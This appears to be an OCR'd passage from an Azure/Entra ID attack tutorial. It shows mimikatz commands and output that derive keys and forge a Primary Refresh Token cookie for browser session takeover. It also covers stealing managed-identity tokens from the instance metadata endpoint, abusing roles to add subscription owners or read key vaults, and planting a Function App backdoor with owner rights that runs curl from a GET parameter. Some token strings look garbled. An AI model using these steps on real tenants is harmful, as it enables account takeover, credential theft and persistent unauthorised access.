Dpapi::cloudapkd /keyvalue:<KeyValue> /unprotect

```
mimikatz # Dpapi::cloudapkd /keyvalue:AQAAAAIAAAABAAAAA0Iyd3wEV0RGMegDAT8KX6wEAAADwDq9aHPxUQ4Q5WwxTgUzNAAAAAAIAAAAABBmAA  
AAAQAAIAAAAMvSs7sDrhyRW6TNJGTC2iNBxuzH1o1Uuprkkvh8rqRZAAAAAA6AAAAAAgAAIAAAAL7-wKYOY6DGRFr-MXm3FmaIwvvzqXbGr_-vFZelwSzsEA  
EAACFxssaLyHMZ9hERQvzcVadexgOQnAP1Ef nE9wbkB0adtInuJ3IS4iv8MtG0Ly2wDxtMAMuhtTF8wIvQw9KXZnkVr7feE9oETEnr6LMn3Zo6mEB1ISTnOD  
SVueUM2fc2HzPvr_PrfG0IPs5qi0e7MQbN9YetSON9P_TRAJG043hi-v2FpK1NIpgnp7XmfbMCJ8e7SHFIrZ0HAbF4WAvukQTqe6GvPkVZjzbZ5R8hNCmmgd  
3bst8HZf5ITtTaYWxtMpZwYzKFaoeXqJOp1vHxVjTDIz-57xeCraYegRAL9JUzsCV-Rf09ZwmXEEPI7B042HjwZivNpqGt8uXZrg37abJxi14_cZrwwvj0z  
Q38JsbQAAAALX_7SNvQeWtk4V3HMzqkQK5Mg-UyM11LwjAl281pB03Cbtr5665qgneo9LIMI6ejATiVqzm7CLAKA1qThJJNuQ /unprotect  
Label : AzureAD-SecureConversation  
Context : d6fa6012a38381a14fb74504d611d7018d292266ac766f3  
* using CryptUnprotectData API  
Key type : TPM protected (DPAPI)  
Key Name : SK-09adf8bc-b13f-2be8-e303-592b43668882  
Opaque key : 007e0020374da276d2b08f52684d8d1194339294cb1e97c33340b3b483295b13da98349b0010529d6a1d479fe5616d6db2547d371f6  
c64127dbcd72f742413dd6e2a40911f0cdd800f69f6197894b8fc79dd9c9a23b1b5e614dce696850d861ce284ab0d15c6656167be3c466f6f407fe4  
fa72044c45184e294361527eba89400300008000b0004044000000005000b00209c71c187beb7e2581498bdc09e93008f88b56669aa29065a9814259  
45e2e64af  
Derived Key: c884950d435f8bcacfcd63bd089456cde31df1767120e6621f3305bebfbc3ead3
```

Cloud Exploitation

Copy the "context" and the "Derived Key". Together with the previously saved PRT, we can now generate a PRT Cookie.

#Generate the PRT Cookie:


```
Dapi::cloudapkd /context:<Context> /derivedkey:<DerivedKey> /Prt:<PRT>
```

```
mimikatz # Dapi::cloudapkd /context:d6fa6012a38381a14fbc74504d611d7e18d292266ac766f3 /derivedkey:c884950d435f8bcafcd63bd089456cde31df1767120e6621f3305bebfbcb3ead3 /Prt:MC5BVWdBb0xiU2doVnh3VVNuaDA0Qk9TduZLb2M3cWpodG9CZE1zb1Y2TVdtSTJUdElBSU0uQWdBQkBQUFBUQtLURMQTNWTzRcmRkZ0pnN1dldnJBZ0RzX3dRQT1QX1I5eESM20EySWExSF1IVEJ1ZXZCZFpRMW9htTmVIMTde0unZjaG9SUFdjVFMwMnQ2Yeh4dv9HaDV6LU12ZmRLZ0hNM1E5S1F2ch1ERVR4WnhqVkv3US1nUzdwcw5RU9T1XhvwWWNU2VUMVp2U1doUXAwjNzWhRBwGY5YUdmckpITG9adV12dDBUV1d2Q1JvvWkppWGo2cDRFMzBYUVUzNTRZdVYwNEFVSU1N2M3RkZhd3E5Nko4VEJGQ1RQMVdTaDjtaVFPREJOSFhJMMI4bS1@U0UxtZ18tcDF0c21xODhtZUJIvUZ1Y1vSNkV1SwNGSVU1N0VHdC1pZXQ0RXJyWVA2bTJya2dCajd0UXUwbtIUfZyeV1QTEZHNT1@VUFPQ3BMempta2RNN2JfNVVMV2JFU6tQdlzuRmtpOE01M3VFX2x8Y1ZZR284MuSzTTYYQ2xwUzhmcjZUOHctQ2dNR3QtT118NzBNUi02ZjNOX2E2aFpnWH11TXvaOFhRdGtochNpUmZPTGJkeW5uaU11Q2t6Xy8yZ1RrZGloUkFPcjdPamNtY1ZxQ21MW1hpcefPV2ExYXhicno4Ny1CdH16cTRVbFBVaGtMY0ZMMFFpM0pLRzd1VU0tX2JFZERFa1AtUFJnam1UbnZjNEFISHQ1elhpVHZ2NFQ1NU9lWmFEYUN55W5aU1RIdGFhbmCMVhi5DBMNDRxTHA5RV1ecWjPzU9kMy030DFHVXpvTHRjM2Uz0WpKT2pVNjFRQzVITH1PRThWUE5nU3U1LUFLM2FSMFRRZmRFaXN3XzRtSV9iX3BYTVVnMuwa3hTdkhYTk90SU16THMwYjFKWVU3V19JVmFZUXgtNwhNcDY2aG5kbTFUU1hxdn2q0VZBTFFoCTNU5nIESE1CbUxEZFF2Q3FkaVQzaFgzM1FDS2duQkdycXZMRmVJTVRST0RUN2xwS1ZDQX1XdEJ0VSTR0dWYyNz1RQTNPYnRDQXY3NjV1VmNkdDJsRUJPN2VPOVV1LXASSW5cRKVCcUQyTFBCck1BWTR1MnRvbDZNUTVrMFV0YTh3Tz1tcVozbXlhOFRCR2VFS1VJX3BpWkRORHp4WmFZbmRQTFJqeXNCeWtaYTBI0xd5THU15DjsamdBHNSVhdjNUsw5tVF5mRQURzQmx5MnpptUY4cnhaQ2xZSHHNYWJyeDdEbnFme1hGck55b1jzT211NU1PTEZjeu4wU09sVXpUcUladz1QZUJ6Rkh6QTF1c2V0akILdF14d1Yxem1Kc1h2enh3MwpgM0NgBxpld2xGTEY5RmwydVN2Zm10eH21Q2pJQVVDWkJhYW1WZkJaWkhFTXJmcDN1eUp6RFc5aG5cM19sckpkUHhFZV9Lcm9CYjJOSklaczR0R1V6emN1cFR1UTJyQjRsaThlR094V3lHMEc5VWxTaFp2dGIzX0g4LWdfFLUXYeV1XUDhRLTRnOXNreTE5emFPW1lydEJLc0tRNUh4UUQ3M3hvblpuua8vodPRNeudVR3U1eFVQdE12a1dpav2VIZ0jvNF1qwkctQ1ZqcEhEQ8xZWVztatZEdzgueEkwazVILTNvSzhGaXA0V1Zj0Exwcnh1RkNSV3VKEW3TFY8eFNGNN1ycDB1UVVSTzhHN0kiaU1Yb0U1b1RLeHBYd0NHSFJ1eGRkVFNkRn8teGstUkNiSjJXR2ZzdFJiS0liYwLabel : AzureAD-SecureConversationContext : d6fa6012a38381a14fbc74504d611d7e18d292266ac766f3Derived Key: c884950d435f8bcafcd63bd089456cde31df1767120e6621f3305bebfbcb3ead3Issued at : 1623177284
```

```
Signed JWT : eyJhbGciOiJIUzI1NiIsICJjdHgiOiIxnd8nRXFPRGdhR1B2SF0RVFdFZGNCa1NraVpxeDjieiJ9.eyJzWzyZXNoX3Rva2VuIjciMC5BVwdBb0xiU2doVnh3VVNuaDA0Qk9TduZLb2M3cWpodG9CZE1zb1Y2TVdtSTJUdElBSU0uQWdBQkBQUFBUQtLURMQTNWTzRcmRkZ0pnN1dldnJBZ0RzX3dRQT1QX1I5eESM20EySWExSF1IVEJ1ZXZCZFpRMW9htTmVIMTde0unZjaG9SUFdjVFMwMnQ2Yeh4dv9HaDV6LU12ZmRLZ0hNM1E5S1F2ch1ERVR4WnhqVkv3US1nU2
```

Cloud Exploitation

Among other things we obtain a "Signed JWT". We can use this in the browser to log in to the relevant user. Delete any existing cookies.



Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure
clrc	{%2218788%22%3a[%22h3sSSJ+x%22%2c%22Lb37eHem%22]}	login.micro...	/	2021-07-0...	53	✓	
buid	0.AXAAKctQLXtpEiHzv51qUGttoc7qjhtoBdlsnV6MWml2TtwACKAQ...	login.micro...	/	2021-07-0...	200	✓	✓
stsservicecookie	estsfid	login.micro...	/	Session	22	✓	✓
fpc	AldE8Zi2hsZGo7EHArR3THI-mXE7AQAAAOMHU9gOAAAA	login.micro...	/	2021-07-0...	47	✓	✓
x-ms-gateway-slice	estsfid	login.micro...	/	Session	24	✓	✓
esctx	AQABAAAAAAD--DLA3VO7QrddgJg7WevrVimhXcPZ_pDLqBowlJ31...	.login.mic...	/	Session	211	✓	✓
x-ms-RefreshTokenCredential	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImN0eCI6ImpHUmIFMklnU2...	login.micro...	/	Session	1972	✓	✓

Name : x-ms-RefreshTokenCredential
Value : <Signed JWT>
HttpOnly : ✓



Office 365

Search

Good evening

Install Office

<https://t.me/learningnets>

Managed Identities:

When we gain access to a managed identity, we can use that identity to access other resources.

Let's assume we have a session (e.g., PS Remoting, RDP, etc.) on an Azure VM running a scheduled task with a managed identity.

This means the VM can use the managed identity for authentication with AAD.

If this command succeeds, the VM can indeed use a managed identity:

```
az login -identity
```

Cloud Exploitation

If we don't have access to the VM but possess valid credentials to read the VM, we can query the managed identities remotely:

```
(az vm list | ConvertFrom-Json) | ForEach-Object {$_ .name;(az vm identity show --resource-group $_ .resourceGroup --name $_ .name | ConvertFrom-Json)}
```

To query the permissions on the current subscription:

```
az role assignment list --assignee ((az account list | ConvertFrom-Json).id)
```

Even if the VM doesn't have the az module installed, we can still retrieve a token to interact with Azure REST APIs.

This is done by making a request to the OAuth2 API:

```
Invoke-WebRequest -Uri 'https://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -Method GET -Headers @{Metadata="true"} -UseBasicParsing
```

Cloud Exploitation

With a valid token you can act on behalf of the managed identity, we can attempt to exploit our rights on other services.

**Note: Authentication with managed identities is limited. Consider the following possibilities:*

If the identity is/has:

- Subscription owner : Add a guest account or user to the subscription and make them the owner.
- Subscription contributor:
 - Execute commands on VMs.
 - Read files from storage accounts
 - Dump configurations
- Access to key vaults : Retrieve credentials from the vaults.
- Subscription reader : Enumerate information for lateral movement.

Cloud Exploitation

Persistence:

After performing lateral movement and escalating privileges, the goal is to create backdoors to ensure persistent access to the Azure tenant at any time.

For the sake of this discussion, we'll assume the role of "Global Administrator," with full control of the tenant.

**Note: Some persistence methods can also be executed with lower privileges.*

There are many examples to create persistence. We will cover 2 of them.

Functional App (Part 1) - Elevated Privileges:

The first persistence method involves using a functional app. Azure Function Apps offer "code in the cloud."

We can write our own functions in PowerShell or Python and deploy them without maintaining any infrastructure.

Here's the general idea:


1. Create a functional app (or use an existing one).
2. Assign a system-based managed identity to manage the functional app.
3. The app's managed identity is now registered in Entra ID (AzureAD).
4. Assign "Azure role assignments" to the managed app. We'll make the managed identity an owner of the subscription.

Once these steps are complete, we'll have full access to the subscription through this functional app!

Cloud Exploitation

Create a functional app:


```
New-AzFunctionApp -Name <functionapp_name> -ResourceGroupName <resource_group> -Location westEU -StorageAccountName <storage_account_name> -Runtime <Python/Powershell/JavaScript/C#> -RuntimeVersion 3.9 -DisableApplicationInsights
```



Cloud Exploitation

Enable system-based managed identity for the app:


```
Set-AzFunctionApp -Name <functionapp_name> -ResourceGroupName <resource_group> -  
IdentityType <SystemAssigned>
```



Cloud Exploitation

Assign the managed identity to the appropriate roles:

```
Set-AzRoleAssignment -ObjectId <AzADServicePrincipal_ID> -RoleDefinitionName <name_of-role> -Scope <scope>
```



Functional App (Part 2) - HTTP Trigger:

Once the functional app is set up, we can configure various actions within its granted permissions. One option is to create an HTTP trigger, which performs an action when a specific HTTP request is sent.


Functional Apps also support other triggers, such as "Timer Triggers," "Azure Event Grid Triggers," and "Azure Blob Storage Triggers."

Here's how the persistence method works:

1. Create a functional app (or use an existing one) with the correct permissions (done).
2. In the Functional App, create a "function" that is triggered by HTTP requests.
3. Write the code. For this example, we'll execute a cURL command based on a GET parameter.

Cloud Exploitation

Let's define a new function. Choose to create an "HTTP Trigger":



The screenshot shows the Azure Functions portal interface. On the left, the 'Function App' sidebar is visible, showing the app name 'FunctionApp225'. The main area displays the 'FunctionApp225 | Functions' page, which lists functions under the 'Functions' category. A search bar at the top is empty. Below it, there are buttons for 'Create', 'Refresh', and 'Delete'. A dropdown menu for 'Development environment' is open, showing 'Develop in portal' as the selected option. The 'Select a template' section contains a table with eight rows, each representing a different trigger type:

Template	Description
HTTP trigger	A function that will be run whenever it receives an HTTP request, responding based on data in body or query string
Timer trigger	A function that will be run on a specified schedule
Azure Queue Storage trigger	A function that will be run whenever a message is added to a specified Azure Storage queue
Azure Service Bus Queue trigger	A function that will be run whenever a message is added to a specified Service Bus queue
Azure Service Bus Topic trigger	A function that will be run whenever a message is added to the specified Service Bus topic
